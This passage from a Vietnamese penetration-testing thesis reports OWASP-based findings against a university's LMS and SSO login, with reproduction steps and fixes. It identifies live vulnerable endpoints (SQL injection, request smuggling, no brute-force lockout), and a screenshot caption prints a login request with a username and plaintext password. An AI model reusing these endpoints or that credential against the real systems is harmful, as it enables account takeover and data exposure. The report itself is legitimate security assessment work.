WSTG-INPV-05	Kiểm thử SQL Injection	Không đạt. Ứng dụng có tồn tại lỗ hổng SQL Injection ở Dashboard.
WSTG-INPV-06	Kiểm thử LDAP Injection	Đạt. Không phát hiện lỗ hổng LDAP Injection.

ID	Nội dung	Kết luận
WSTG-INPV-07	Kiểm thử XML Injection	Đạt. Không phát hiện lỗ hổng XML Injection.
WSTG-INPV-08	Kiểm thử SSI Injection	Đạt. Không phát hiện lỗ hổng SSI Injection.
WSTG-INPV-09	Kiểm thử Xpath Injection	Đạt. Không phát hiện lỗ hổng Xpath Injection.
WSTG-INPV-10	Kiểm thử IMAP SMTP Injection	Đạt. Không phát hiện lỗ hổng IMAP SMTP Injection.
WSTG-INPV-11	Kiểm thử Code Injection	Đạt. Không phát hiện lỗ hổng Code Injection.
WSTG-INPV-12	Kiểm thử File Inclusion	Đạt. Không phát hiện lỗ hổng File Inclusion.
WSTG-INPV-13	Kiểm thử Format String Injection	Đạt. Không phát hiện lỗ hổng Format String Injection.
WSTG-INPV-14	Kiểm thử lỗ hổng ẩn	Đạt. Không phát hiện lỗ hổng ẩn.
WSTG-INPV-15	Kiểm thử HTTP Splitting / Smuggling	Không đạt. Ứng dụng có tồn tại lỗ hổng HTTP Smuggling có thể lấy được request của người khác bao gồm cả phiên đăng nhập
WSTG-INPV-16	Kiểm thử xử lý yêu cầu HTTP đến	Đạt. Hệ thống không phát sinh các HTTP request không cần thiết hoặc đáng ngờ.
WSTG-INPV-17	Kiểm thử Host Header Injection	Đạt. Không phát hiện lỗ hổng Host Header Injection.
WSTG-INPV-18	Kiểm thử Server-side Template Injection	Đạt. Không phát hiện lỗ hổng Server-side Template Injection.
WSTG-INPV-19	Kiểm thử Server-Side Request Forgery	Đạt. Không phát hiện lỗ hổng Server-Side Request Forgery.
WSTG-INPV-20	Kiểm thử Mass Assignment	Đạt. Không thể chỉnh sửa các trường dữ liệu ngoài phạm vi cho phép.

3.8 Kiểm thử xử lý lỗi

Trong phần này, hoạt động kiểm thử xử lý lỗi được thực hiện nhằm đánh giá cách thức hệ thống phản hồi và xử lý các tình huống lỗi phát sinh trong quá trình vận hành. Nội dung kiểm thử tập trung vào việc xác định khả năng làm lộ thông tin nội bộ thông qua thông báo lỗi không phù hợp, stack trace hoặc các phản hồi chi

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

tiết từ phía máy chủ, vốn có thể bị kẻ tấn công lợi dụng để thu thập thông tin phục vụ cho các bước tấn công tiếp theo.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-ERRH, qua đó phản ánh mức độ an toàn của cơ chế xử lý lỗi và khả năng kiểm soát thông tin trả về cho người dùng khi xảy ra lỗi, đồng thời đánh giá nguy cơ lọt thông tin nhạy cảm có thể bị kẻ tấn công lợi dụng.

Bảng 3.9: Kết quả kiểm thử xử lý lỗi

ID	Nội dung	Kết luận
WSTG-ERRH-01	Kiểm thử xử lý lỗi không đúng cách	Đạt. Không ghi nhận thông báo lỗi chi tiết hoặc rò rỉ thông tin nội bộ; các phản hồi lỗi được xử lý thống nhất và không để lộ dữ liệu nhạy cảm.
WSTG-ERRH-02	Kiểm thử việc lộ Stack trace	Nội dung này đã được hợp nhất vào mục WSTG-ERRH-01 Kiểm thử xử lý lỗi không đúng cách.

3.9 Kiểm thử mật mã yếu

Trong phần này, hoạt động kiểm thử các cơ chế mật mã được thực hiện nhằm đánh giá mức độ an toàn của các giải pháp mã hóa được sử dụng trong quá trình truyền tải và xử lý dữ liệu trên hệ thống. Nội dung kiểm thử tập trung vào việc xác định các điểm yếu liên quan đến lớp bảo mật truyền tải, việc sử dụng các thuật toán hoặc bộ mã hóa không còn an toàn, cũng như nguy cơ rò rỉ thông tin nhạy cảm khi dữ liệu được truyền qua các kênh không được mã hóa đầy đủ.

Bảng dưới đây trình bày tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-CRYP, qua đó phản ánh mức độ tuân thủ các yêu cầu bảo mật về mật mã của hệ thống, đồng thời chỉ ra các trường hợp chưa đạt do tồn tại các lỗ hổng hoặc cơ chế mã hóa yếu cần được xem xét và khắc phục.

Bảng 3.10: Kết quả kiểm thử mật mã yếu

ID	Nội dung	Kết luận
WSTG-CRYP-01	Kiểm thử bảo mật lớp truyền tải yếu	Không đạt. Giao thức TLS 1.2 sử dụng các bộ mã hóa yếu.
WSTG-CRYP-02	Kiểm thử lỗ hổng Padding Oracle	Đạt. Không phát hiện lỗ hổng Padding Oracle trong quá trình kiểm thử.

ID	Nội dung	Kết luận
WSTG-CRYP-03	Kiểm thử thông tin nhạy cảm được gửi qua kênh không được mã hóa	Đạt. Các kênh truyền đảm bảo mức độ riêng tư và an toàn
WSTG-CRYP-04	Kiểm thử mã hóa yếu	Không đạt. Giao thức TLS 1.2 sử dụng các bộ mã hóa yếu.

3.10 Kiểm thử phía máy người dùng

Trong phần này, hoạt động kiểm thử phía máy người dùng được thực hiện nhằm đánh giá mức độ an toàn của các cơ chế xử lý và hiển thị dữ liệu trên trình duyệt. Nội dung kiểm thử tập trung vào việc xác định các lỗ hổng phát sinh từ việc thực thi mã phía client, thao tác với DOM, lưu trữ dữ liệu trên trình duyệt, cũng như các cơ chế bảo vệ liên quan đến chia sẻ tài nguyên và tương tác giữa các thành phần phía client.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-CLNT, qua đó phản ánh các chức năng phía client đã đáp ứng yêu cầu an toàn bảo mật, các trường hợp chưa đạt hoặc còn tồn tại rủi ro, cũng như những hạng mục chưa thể đánh giá đầy đủ do giới hạn của mô hình kiểm thử hộp đen. Kết quả này sẽ là cơ sở để đề xuất các biện pháp khắc phục phù hợp ở phần tiếp theo.

Bảng 3.11: Kết quả kiểm thử phía máy người dùng

ID	Nội dung	Kết luận
WSTG-CLNT-01	Kiểm thử lỗ hổng Cross-Site Scripting dựa trên DOM (DOM-Based XSS)	Đạt. Không phát hiện lỗ hổng DOM-Based XSS.
WSTG-CLNT-02	Kiểm thử khả năng thực thi mã JavaScript phía trình duyệt	Không đạt. Chức năng “Tạo sự kiện mới”, “Chỉnh sửa hồ sơ cá nhân” có lưu trữ và hiển thị lại dữ liệu phía client.
WSTG-CLNT-03	Kiểm thử lỗ hổng chèn mã HTML	Đạt. Không phát hiện lỗ hổng chèn mã HTML.
WSTG-CLNT-04	Kiểm thử lỗ hổng chuyển hướng URL phía client	Đạt. Không phát hiện lỗ hổng chuyển hướng URL phía client.

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

ID	Nội dung	Kết luận
WSTG-CLNT-05	Kiểm thử lỗ hổng chèn mã CSS	Đạt. Không phát hiện lỗ hổng chèn mã CSS.
WSTG-CLNT-06	Kiểm thử thao túng tài nguyên phía client	Đạt. Không phát hiện lỗ hổng thao túng tài nguyên phía client.
WSTG-CLNT-07	Kiểm thử chia sẻ tài nguyên chéo nguồn (Cross-Origin Resource Sharing - CORS)	Đạt. Cấu hình CORS không phát hiện rủi ro bảo mật trong quá trình kiểm thử.
WSTG-CLNT-09	Kiểm thử lỗ hổng Clickjacking	Đạt. Cơ chế X-Frame-Options: SAMEORIGIN được cấu hình đúng và không phát hiện lỗ hổng clickjacking.
WSTG-CLNT-12	Kiểm thử lưu trữ dữ liệu trên trình duyệt	Đạt. Không phát hiện thông tin nhạy cảm được lưu trữ trong bộ nhớ trình duyệt của người dùng.
WSTG-CLNT-13	Kiểm thử Cross-Site Script Inclusion (XSSI)	Khó kiểm thử trong mô hình kiểm thử xâm nhập hộp đen
WSTG-CLNT-14	Kiểm thử tấn công Reverse Tabnabbing	Khó kiểm thử trong mô hình kiểm thử xâm nhập hộp đen do không có quyền truy cập cần thiết vào tài nguyên.

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT

Chương này trình bày một cách toàn diện các lỗ hổng bảo mật được phát hiện trong quá trình thực hiện kiểm thử xâm nhập đối với hệ thống. Mỗi lỗ hổng được phân tích chi tiết dựa trên bản chất kỹ thuật, mức độ rủi ro bảo mật và các tác động tiềm ẩn đối với hệ thống. Đô án cũng cung cấp minh chứng khai thác nhằm làm rõ khả năng bị lợi dụng của lỗ hổng, đồng thời đề xuất các biện pháp khắc phục cụ thể để giảm thiểu rủi ro và góp phần nâng cao mức độ an toàn tổng thể của hệ thống lms.hust.edu.vn.

4.1 Tổng quan

Tổng cộng, đồ án đã tiến hành đánh giá bảo mật hệ thống dựa trên 10 hạng mục kiểm thử theo hướng dẫn của OWASP Web Security Testing Guide. Kết quả cho thấy 9 lỗ hổng bảo mật đã được phát hiện, trong đó 3 lỗ hổng được đánh giá có mức độ rủi ro thấp và 6 lỗ hổng được đánh giá có mức độ rủi ro cao. Bảng dưới đây trình bày thông tin tổng quan về các lỗ hổng bảo mật được phát hiện trong quá trình kiểm thử.


Bảng 4.1: Tổng quan các lỗ hổng

STT	Lỗ hổng	Mức độ nghiêm trọng
1	Lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất	Thấp
2	Thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực	Cao
3	Chính sách mật khẩu yếu	Cao
4	Lỗ hổng Insecure Direct Object Reference (IDOR)	Cao
5	Cookie không được cấu hình thuộc tính HttpOnly	Thấp
6	Lỗ hổng Stored XSS (Cross-Site Scripting)	Cao
7	Lỗ hổng SQL Injection	Cao
8	Lỗ hổng HTTP Request smuggling	Cao
9	Hỗ trợ thuật toán mã hóa yếu trong TLS 1.2	Thấp

4.2 Lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất

4.2.1 Đánh giá rủi ro bảo mật: Thấp

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất được đánh giá với hệ số khả năng khai thác là 4.625 và hệ số tác động là 0.5. Kết quả cho thấy khả năng bị khai thác ở mức trung bình trong khi mức độ tác động là thấp, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Thấp.



Hình 4.1: Đánh giá rủi ro bảo mật cho lỗ hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất

4.2.2 Mô tả

Sau khi người dùng thực hiện đăng xuất khỏi ứng dụng web, khi sử dụng chức năng “Back” (quay lại) của trình duyệt, các trang đã truy cập trước đó vẫn được hiển thị đầy đủ, bao gồm cả những trang chứa thông tin nhạy cảm như tin nhắn hoặc kết quả học tập, mặc dù người dùng tại thời điểm đó không còn ở trạng thái đăng nhập.

Trong khi đó, khi người dùng thực hiện các thao tác tương tác khác trên giao diện, hệ thống lại điều hướng đúng về trang đăng nhập để yêu cầu xác thực. Hiện tượng này cho thấy ứng dụng chỉ kiểm tra trạng thái xác thực khi phát sinh yêu cầu tải lại trang hoặc các yêu cầu AJAX (Asynchronous JavaScript and XML) mới, nhưng chưa kiểm soát hiệu quả việc hiển thị nội dung thông qua lịch sử trình duyệt và cơ chế lưu trữ tạm (cache) phía client.

4.2.3 Tác động

Lỗi hổng này có thể bị kẻ tấn công lợi dụng để truy cập và xem lại các thông tin nhạy cảm của người dùng trước đó, bao gồm thông tin cá nhân, kết quả học tập hoặc các dữ liệu riêng tư khác, mà không cần thực hiện xác thực lại, đặc biệt trong trường hợp thiết bị được sử dụng chung hoặc bị truy cập trái phép. Điều này làm gia tăng nguy cơ rò rỉ thông tin và xâm phạm quyền riêng tư của người dùng.

4.2.4 Tái hiện

Đăng nhập vào tài khoản cá nhân sau đó tiến hành xem điểm cá nhân ở trên giao diện:


The screenshot shows a user interface for a management system. At the top right, there is a user profile box with a circular icon labeled 'N2' and the name 'Nguyễn Tuấn Anh 20215525'. Below this, there are icons for notifications, messages, search, and user profile. The main content area has a title 'MANAGEMENT SYSTEM AND TECHNOLOGY'. On the left, there's a sidebar with 'News' and language selection ('En', 'Fr', 'Vi'). The main content area is titled 'Courses I am taking' and contains a table with the following data:

Course name	Grade
BL-IT4611-157542 - Các hệ thống phân tán và ứng dụng	-
BL-IT4611-154056 - Các hệ thống phân tán và ứng dụng	-
BL-ED3280-138000 - Tâm lý học ứng dụng	77.00
BL-EM1170-132411 - Pháp luật đại cương	47.10
BL-ED3220-134555 - Kỹ năng mềm	-

Hình 4.2: Thông tin điểm cá nhân sau khi đăng nhập

Thực hiện đăng xuất khỏi hệ thống. Quan sát phía bên phải giao diện có biểu tượng hình khóa cho thấy người dùng đã đăng xuất thành công:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT



Hình 4.3: Giao diện sau khi đăng xuất

Nhấn nút “back trên trình duyệt”, quan sát thấy vẫn trả về thông tin điểm cá nhân của người dùng trước đó:

A screenshot of the user profile page. At the top, there is a header with "Preferences" and "Log out". On the right, there is a user profile card with the name "Nguyễn Tuấn Anh 20215525" and a level indicator "N2". Below the header is a banner for "AND TECHNOLOGY". A red arrow points from the text in the question to the user profile card. In the center, there is a section titled "Courses I am taking" which lists several courses with their names and grades. A red box highlights this entire section. A red arrow points from the bottom of this highlighted section down to the table below.

Hình 4.4: Sau khi nhấn nút "back", ứng dụng vẫn trả về thông tin cá nhân

4.2.5 Vị trí

Bảng 4.2: Danh sách đường dẫn được ghi nhận cho lỗ hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất

#	Phương thức	Đường dẫn
1	GET	https://lms.hust.edu.vn/

4.2.6 Phương án khắc phục

Ứng dụng cần được cấu hình để không lưu trữ bộ nhớ đệm đối với các trang chứa thông tin nhạy cảm bằng cách thiết lập các tiêu đề HTTP phù hợp trong phản hồi, chẳng hạn như Cache-Control: no-cache, no-store, must-revalidate, nhằm ngăn chặn việc hiển thị lại nội dung sau khi người dùng đã đăng xuất, đồng thời hạn chế nguy cơ truy cập trái phép thông tin thông qua cơ chế lưu trữ tạm của trình duyệt.

Bên cạnh đó, toàn bộ ứng dụng cần được triển khai trên giao thức HTTPS nhằm đảm bảo an toàn cho quá trình truyền dữ liệu giữa client và server. Việc sử dụng HTTPS cũng góp phần nâng cao hiệu quả của các cơ chế kiểm soát bộ nhớ đệm và việc áp dụng các tiêu đề bảo mật liên quan.

Ngoài ra, phiên làm việc của người dùng cần được vô hiệu hóa đúng cách tại phía máy chủ khi thực hiện đăng xuất. Đồng thời, hệ thống phải đảm bảo tắt cả các yêu cầu truy cập phát sinh sau khi đăng xuất đều được kiểm tra xác thực và tự động chuyển hướng về trang đăng nhập để yêu cầu người dùng xác thực lại.

4.2.7 Tham chiếu:


OWASP Web Security Testing Guide - WSTG-ATHN-06: Testing for Browser Cache Weaknesses

4.3 Thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực

4.3.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực được đánh giá với hệ số khả năng khai thác là 6.875 và hệ số tác động là 4.75. Kết quả cho thấy lỗ hổng có khả năng bị khai thác cao và mức độ tác động ở mức trung bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.

CHƯƠNG 4. CÁC ĐÓNG GÓP NỔI BẬT



Hình 4.5: Đánh giá rủi ro bảo mật cho lỗ hổng thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực

4.3.2 Mô tả

Trong quá trình kiểm thử chức năng đăng nhập, hệ thống không triển khai các cơ chế cần thiết nhằm hạn chế hoặc ngăn chặn các lần thử đăng nhập không hợp lệ liên tiếp. Cụ thể, ứng dụng cho phép thực hiện số lượng lớn các yêu cầu đăng nhập sai mà không kích hoạt bất kỳ biện pháp bảo vệ nào như khóa tài khoản, giới hạn tần suất, CAPTCHA hoặc cơ chế trì hoãn phản hồi.

4.3.3 Tác động

Việc không triển khai cơ chế bảo vệ chống tấn công brute force làm suy giảm đáng kể mức độ an toàn của chức năng xác thực. Lỗ hổng này cho phép kẻ tấn công thực hiện số lượng lớn các lần thử đăng nhập nhằm đoán mật khẩu, từ đó làm gia tăng nguy cơ chiếm quyền truy cập tài khoản người dùng. Đặc biệt, đối với các tài khoản sử dụng mật khẩu yếu hoặc bị lộ thông tin xác thực từ các nguồn khác, khả năng bị khai thác là rất cao và có thể dẫn đến hậu quả nghiêm trọng về bảo mật.

Ngoài ra, việc cho phép thực hiện số lượng lớn các yêu cầu đăng nhập liên tiếp còn có thể bị lợi dụng để làm cạn kiệt tài nguyên hệ thống, dẫn đến suy giảm tính

sẵn sàng của dịch vụ và gây gián đoạn quá trình truy cập của người dùng hợp lệ, ảnh hưởng đến trải nghiệm người dùng và độ ổn định chung của hệ thống.

4.3.4 Tái hiện

Thực hiện đăng nhập sai nhiều lần mà không bị chặn, quan sát phản hồi thấy đăng nhập thành công ở lần thứ 3425:

The screenshot shows the NetworkMiner interface with the following details:

- Results Tab:** Shows a table of captured items. The row at index 3425 is highlighted with a red box and an arrow pointing to it. The table columns are: Request, Payload, Status code, Response, Error, Timeout, Length, and Comment.
- Request Tab:** Shows the raw request data. The line at index 21 is highlighted with a red box. It contains the following fields:
 - Line 18: Te: trailers
 - Line 19: Connection: keep-alive
 - Line 20: (empty)
 - Line 21: UserName=anh.nt215525@sis.hust.edu.vn&Password=123456789%40BCxyz.&AuthMethod=FormsAuthentication

Hình 4.6: Đăng nhập thành công ở lần thứ 3425

4.3.5 Vị trí

Bảng 4.3: Đường dẫn được ghi nhận là thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực

#	Phương thức	Đường dẫn
1	POST	https://sso.hust.edu.vn/adfs/ls/

4.3.6 Phương án khắc phục

Để giảm thiểu nguy cơ tấn công brute force, hệ thống cần được thiết kế và triển khai một hoặc kết hợp nhiều biện pháp bảo vệ phù hợp nhằm nâng cao mức độ an toàn cho chức năng xác thực người dùng. Việc áp dụng đồng thời nhiều cơ chế bảo vệ giúp giảm đáng kể khả năng kẻ tấn công khai thác lỗ hổng thông qua các hình thức thử đoán mật khẩu tự động hoặc có chủ đích.

Cụ thể, hệ thống cần áp dụng cơ chế khóa tạm thời hoặc vô hiệu hóa tài khoản sau một số lần đăng nhập không thành công liên tiếp (thông thường từ 5 đến 10 lần), qua đó hạn chế số lượng lần thử đoán mật khẩu. Bên cạnh đó, nên triển khai

cơ chế giới hạn tần suất đăng nhập (rate limiting) dựa trên tài khoản, địa chỉ IP hoặc thiết bị truy cập để ngăn chặn các yêu cầu đăng nhập với tần suất bất thường. Việc sử dụng CAPTCHA khi phát hiện nhiều lần đăng nhập thất bại liên tiếp cũng góp phần hạn chế hiệu quả của các công cụ tự động thường được sử dụng trong các cuộc tấn công brute force.

Ngoài ra, hệ thống có thể áp dụng cơ chế trì hoãn tăng dần giữa các lần thử đăng nhập nhằm kéo dài thời gian thực hiện tấn công và làm giảm khả năng khai thác thành công. Cuối cùng, cần tăng cường giám sát và ghi log các hành vi đăng nhập bất thường để phục vụ công tác phát hiện sớm, cảnh báo kịp thời và hỗ trợ quá trình phân tích, xử lý các sự cố bảo mật khi xảy ra.


4.3.7 Tham chiếu

OWASP Web Security Testing Guide - WSTG-ATHN-03: Testing for Weak Lock Out Mechanism

4.4 Chính sách mật khẩu yếu

4.4.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng chính sách mật khẩu yếu được đánh giá với hệ số khả năng khai thác là 6.5 và hệ số tác động là 4.0. Kết quả cho thấy lỗ hổng có khả năng bị khai thác cao và mức độ tác động ở mức trung bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.



Hình 4.7: Đánh giá rủi ro bảo mật cho chính sách mật khẩu yếu

4.4.2 Mô tả

Trong chức năng đăng nhập, ứng dụng chỉ áp dụng yêu cầu tối thiểu về độ dài mật khẩu là 8 ký tự, nhưng chưa có các ràng buộc về độ phức tạp như việc bắt buộc sử dụng chữ cái in hoa, chữ cái thường, chữ số hoặc ký tự đặc biệt. Bên cạnh đó, trong chức năng thay đổi mật khẩu, hệ thống vẫn cho phép người dùng thiết lập mật khẩu mới trùng với mật khẩu cũ, dẫn đến việc không đảm bảo cải thiện mức độ an toàn của thông tin xác thực.

4.4.3 Tác động

Việc áp dụng chính sách mật khẩu chưa đủ mạnh làm gia tăng khả năng mật khẩu của người dùng bị dò đoán hoặc khai thác thành công, đặc biệt trong các kịch bản tấn công như brute-force hoặc credential stuffing. Điều này làm tăng nguy cơ tài khoản người dùng bị chiếm đoạt, dẫn đến khả năng rò rỉ dữ liệu, truy cập trái phép vào hệ thống và phát sinh các rủi ro bảo mật nghiêm trọng khác.

4.4.4 Tái hiện

